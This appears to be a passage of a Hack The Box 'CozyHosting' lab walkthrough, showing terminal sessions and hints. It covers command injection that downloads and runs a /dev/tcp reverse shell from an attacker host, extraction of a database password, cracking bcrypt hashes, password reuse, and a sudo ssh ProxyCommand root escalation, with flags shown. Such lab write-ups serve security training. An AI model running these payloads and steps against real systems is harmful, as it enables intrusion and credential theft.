blap;{curl,http://10.10.14.2:8080/rev.sh,-o,/tmp/rev.sh};

Submit Reset

```
total 69
drwxr-xr-x 3 antoinet antoinet 1024 Mar 29 2022 my_data
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Documents
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Pictures
-rw-r--r-- 1 antoinet antoinet 940 Sep 17 16:46 cacert.der
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Music
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Templates
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Videos
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Downloads
drwx----- 2 antoinet antoinet 4096 Sep 17 16:46 Desktop
-rw-rw-r-- 1 antoinet antoinet 27632 Sep 17 17:14 ferox-http_cozyhosting_htb_-1789679644.state
-rw-rw-r-- 1 antoinet antoinet 33 Sep 17 17:45 hashes.txt
-rw-rw-r-- 1 antoinet antoinet 39 Sep 17 18:32 rev.sh
[antoinet@htb-shwpsmyqsj]-[~]
$cat rev.sh
sh -i >& /dev/tcp/10.10.14.2/1337 0>&1
[antoinet@htb-shwpsmyqsj]-[~]
$python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.229.88 - - [17/Sep/2026 18:35:47] "GET /rev.sh HTTP/1.1" 200 -
```

Step 1b: inject a command to download *rev.sh*
to /tmp/rev.sh on the target machine

```
curl http://10.10.14.2:8080/rev.sh -o /tmp/rev.sh
{curl,http://10.10.14.2:8080/rev.sh,-o,/tmp/rev.sh}
```

```
nc -lvnp 1337
```

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's `.ssh/authorised_keys` file.

Connection settings

```
Hostname
blip
```

```
Username
blap;{bash,/tmp/rev.sh};
```

Submit

Reset

© Copyright **Cozy Cloud**. All Rights Reserved
Designed by **BootstrapMade**

```
^C
Keyboard interrupt received, exiting.
```

```
└─[antoinet☺htb-shwpsmyqsj]-[~]
```

└─ \$

```
└─[antoinet☺htb-shwpsmyqsj]-[~]
```



```
└─[antoinet☺htb-shwpsmyqsj]-[~]
```

→ **\$**

```
└─[antoinet☺htb-shwpsmyqsj]─[~]
```

```
$nc -lvnp 1337
```

```
Listening on 0.0.0.0 1337
```

```
Connection received on 10.129.229.88 46776
sh: 0: can't access tty; job control turned off
$ $ $ $ $ $ $ $ $ $ $ $ whoami
app
```

```
{bash,/tmp/rev.sh}
```

Question 9

What is the full path to the Java file that runs the web application?

```
$ ls -la
total 58856
drwxr-xr-x  2 root root    4096 Aug 14  2023 .
drwxr-xr-x 19 root root    4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
$ pwd
/app
```

Reassembling the path is left as an exercise to the reader

Question 10

What is the name of the file where application-related properties are stored in a Spring Boot application?

```

$ grep -r password .
grep: ./BOOT-INF/lib/spring-security-crypto-6.0.1.jar: binary file matches
grep: ./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.ttf: binary file matches
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.less:.ri-lock-password-fill:before { content: "\eecf"; }
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.less:.ri-lock-password-line:before { content: "\eed0"; }
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.svg:      <glyph glyph-name="lock-password-fill"
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.svg:      <glyph glyph-name="lock-password-line"
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.css:.ri-lock-password-fill:before { content: "\eecf"; }
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.css:.ri-lock-password-line:before { content: "\eed0"; }
grep: ./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.eot: binary file matches
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.symbol.svg:</symbol><symbol viewBox="0 0 24 24" id="ri-lock-password-fill"
./BOOT-INF/classes/static/assets/vendor/remixicon/remixicon.symbol.svg:</symbol><symbol viewBox="0 0 24 24" id="ri-lock-password-line"
./BOOT-INF/classes/templates/login.html:      <input type="password" name="password"
./BOOT-INF/classes/templates/login.html:      <div class="invalid-feedback">Please enter a valid password
./BOOT-INF/classes/templates/login.html:      <div class="invalid-feedback" style="display: none;">Please enter a valid password
./BOOT-INF/classes/templates/login.html:      <div class="invalid-feedback" style="display: none;">Please enter a valid password
./BOOT-INF/classes/application.properties:spring.datasource.password=Vg&nvzAQ7XxR
grep: ./BOOT-INF/classes/htb/cloudhosting/database/CozyUser.class: binary file matches
grep: ./BOOT-INF/classes/htb/cloudhosting/secutiry/SecurityConfig.class: binary file matches
grep: ./BOOT-INF/classes/htb/cloudhosting/scheduled/FakeUser.class: binary file matches
$

```

After unzipping cloudhosting-0.0.1.jar, search for interesting strings like “password”

```
grep -r password /path/where/you/unzipped/the/jar/file
```

(yes, a .jar file is just a .zip file in a tuxedo)

Question 11

What is the admin user's password for the web application?

```
$ PGPASSWORD="Vg&nvzAQ7XxR" psql -U postgres -h localhost
```

```
\list
```

List of databases

Name	Owner	Encoding	Collate	Ctype	Access privileges
cozyhosting	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	
postgres	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	
template0	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres + postgres=CTc/postgres
template1	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres + postgres=CTc/postgres

```
(4 rows)
```

Use “psql” client to connect to the postgres DB running on the target machine.

```
PGPASSWORD="Vg&nvzAQ7XxR" psql -U postgres -h localhost
```

```
\c cozyhosting
```

```
You are now connected to database "cozyhosting" as user "postgres".
```

```
\dt
```

```
List of relations
```

Schema	Name	Type	Owner
public	hosts	table	postgres
public	users	table	postgres

```
(2 rows)
```

```
select * from users;
```

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm	Admin


```
(2 rows)
```

Look around in the database schemas and tables...


\c : connect to database

\dt : describe tables

Password Cracking 101



Password Cracking 101



← → ↻ securitool.js.org/tools/hash-identifier.html

Securi Tool free security tools

Tools Blog Gi

← Back to tools

Hash Identifier

Paste a hash to identify its type. Matches by length, character set, prefix, and format patterns.

Hash string

```
$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
```

Identify Clear

Matches

→ bcrypt		60%
ASCII text		60%

<https://securitool.js.org/tools/hash-identifier.html>

Store the hashes in a text file. Format: <username>:<hash>

```
[*]$ cat hash.txt
admin:$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
kanderson:$2a$10$E/Vcd9ecf1mPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
```

Identify the numerical hash type

```
[*]$ hashcat --help | grep bcrypt
3200 | bcrypt $2*$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce
```

Crack the password...

```
hashcat -m 3200 --username hash.txt /usr/share/wordlists/rockyou.txt.gz
```

```
[*]$ hashcat -m 3200 --username hash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
```

User Flag

Submit the flag located in the josh user's home directory.

```
$ su - josh
Password: manchesterunited
whoami
josh
id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
pwd
/home/josh
cat user.txt
06e3ce9cbce46c1079c85b9a45efca21
```

- Use command “su” (substitute user) to login as josh
- Password reuse (josh = admin?)
- Change to home directory and output contents of “user.txt”

Question 12

What is the full path of the binary that the josh user can execute on the machine as root?

```
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
script /dev/null -c bash
Script started, output log file is '/dev/null'.
josh@cozyhosting:~$ sudo -l
sudo -l
[sudo] password for josh: manchesterunited

Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```


- Use “sudo -l” to display commands josh is allowed to run as root
- Sudo requires a terminal emulation
- Use the following command: `script /dev/null -c bash`
- Try “sudo -l” again

Root Flag

Submit the flag located in the root user's home directory.



.. / ssh



13,674



Shell File read Upload Download

Shell

This executable can spawn an interactive system shell.

- (a)
- Reconnecting may help bypassing restricted shells.

Unprivileged Sudo SUID

This function can be performed by any unprivileged user.

```
ssh localhost /bin/sh
```

- (b)
- This function can be performed by any unprivileged user.
- ```
ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
```

- (c)
- Spawn the shell on the client, but still requires a successful remote connection.

Unprivileged Sudo

This function can be performed by any unprivileged user.

GTFOBins is a curated list of Unix-like executables that can be used to bypass local security restrictions in misconfigured systems.

<https://gtfobins.org/gtfobins/ssh/>

Login to cozyhosting via SSH as josh


```
└─ [★]$ ssh josh@cozyhosting.htb
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

* Documentation: https://help.ubuntu.com
```

Execute the GTFO bin (with sudo!)

```
sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
[sudo] password for josh:
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
2ce172f12e4a541aac9d6496adf2e5c3
█
```



Thanks for your  
Participation !  
You did Awesome !!!

---

Writeups:

- <https://0xdf.gitlab.io/2024/03/02/htb-cozyhosting.html>
- <https://www.youtube.com/watch?v=okTl6kWrncg>



5x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>